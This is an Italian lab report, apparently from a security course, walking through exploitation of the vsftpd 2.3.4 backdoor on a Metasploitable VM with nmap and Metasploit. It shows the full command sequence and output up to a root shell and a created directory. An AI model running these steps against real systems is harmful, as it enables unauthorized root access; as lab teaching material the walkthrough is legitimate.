
# REPORT SESSION HACKING CON METASPLOIT


Task richiesta: Effettuare sessione di hacking su macchina Metasploitable con Metasploit su servizio ‘vsftpd’, creando in seguito grazie ad una backdoor  una cartella su Metasploitable.

Come primo step cambiamo l’IP di Metasploitable, assicurandoci che con Kali Linux avvenga con successo il ping




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.772 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=1.18 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.946 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.880 ms
^X64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=0.986 ms
^C
─── 192.168.1.149 ping statistics ───
5 packets transmitted, 5 received, 0% packet loss, time 4046ms
rtt min/avg/max/mdev = 0.772/0.953/1.184/0.136 ms
```

Tramite nmap, sarà opportuno controllare i servizi attivi e nello specifico per la porta di nostro interesse.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 08:02 EST
Stats: 0:01:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 08:04 (0:00:00 remaining)
Stats: 0:01:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.00% done; ETC: 08:04 (0:00:00 remaining)
Stats: 0:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.00% done; ETC: 08:04 (0:00:00 remaining)
Stats: 0:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.00% done; ETC: 08:04 (0:00:00 remaining)
Nmap scan report for 192.168.1.149
Host is up (0.00085s latency).
Not shown: 976 closed tcp ports (conn-refused)
PORT     STATE    SERVICE     VERSION
21/tcp   open     ftp         vsftpd 2.3.4
22/tcp   open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet      Linux telnetd
25/tcp   open     smtp        Postfix smtpd
53/tcp   open     domain      ISC BIND 9.4.2
80/tcp   open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind     2 (RPC #100000)
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open     exec        netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell       Netkit rshd
1099/tcp open     java-rmi    GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs         2-4 (RPC #100003)
2121/tcp open     ftp         ProFTPD 1.3.1
3306/tcp open     mysql       MySQL 5.0.51a-3ubuntu5
4444/tcp open     krb524?
5432/tcp open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc         VNC (protocol 3.3)
6000/tcp open     X11         (access denied)
6667/tcp open     irc         UnrealIRCd
8009/tcp open     ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21 192.168.1.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 08:05 EST
Nmap scan report for 192.168.1.149
Host is up (0.00048s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix
```

A questo punto apriamo la console di Metasploit tramite comando msfconsole e usiamo ‘search vsftpd’ per ricercare gli exploit disponibili e ‘show options’ per assicurarci di aver inserito (o di dover inserire) i parametri necessari.




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/e
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/e
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/e
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/e
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/e
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/e
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Settiamo il RHOSTS necessario, in questo caso specifico inserendo l’ip di Metasploitable.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-fr
   RPORT   21               yes       The target port (TCP)
```

A questo punto sarà sufficiente inserire ‘exploit’ o ‘run’ per far partire l’exploit deciso e settato




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:38517 → 192.168.1.149:6200) at 2022-12-05 09:16:58 -0500
```

Controlliamo quindi che la backdoor funzioni effettivamente tramite ‘ifconfig’




```
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:38517 → 192.168.1.149:6200) at 2022-12-05 09:16:58 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c6:de:4f
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec6:de4f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:137 errors:0 dropped:0 overruns:0 frame:0
          TX packets:223 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10446 (10.2 KB)  TX bytes:19926 (19.4 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr:  ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:271 errors:0 dropped:0 overruns:0 frame:0
          TX packets:271 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:94905 (92.6 KB)  TX bytes:94905 (92.6 KB)
```

E creiamo la directory richiesta



```
mkdir /root/test_meta
ls
```

Ultimo step sarà il controllo dell’effettiva creazione della cartella di cui sopra



```
msfadmin@metasploitable:~$ ls /root/
Desktop  reset_logs.sh  test_meta  vnc.log
msfadmin@metasploitable:~$ _
```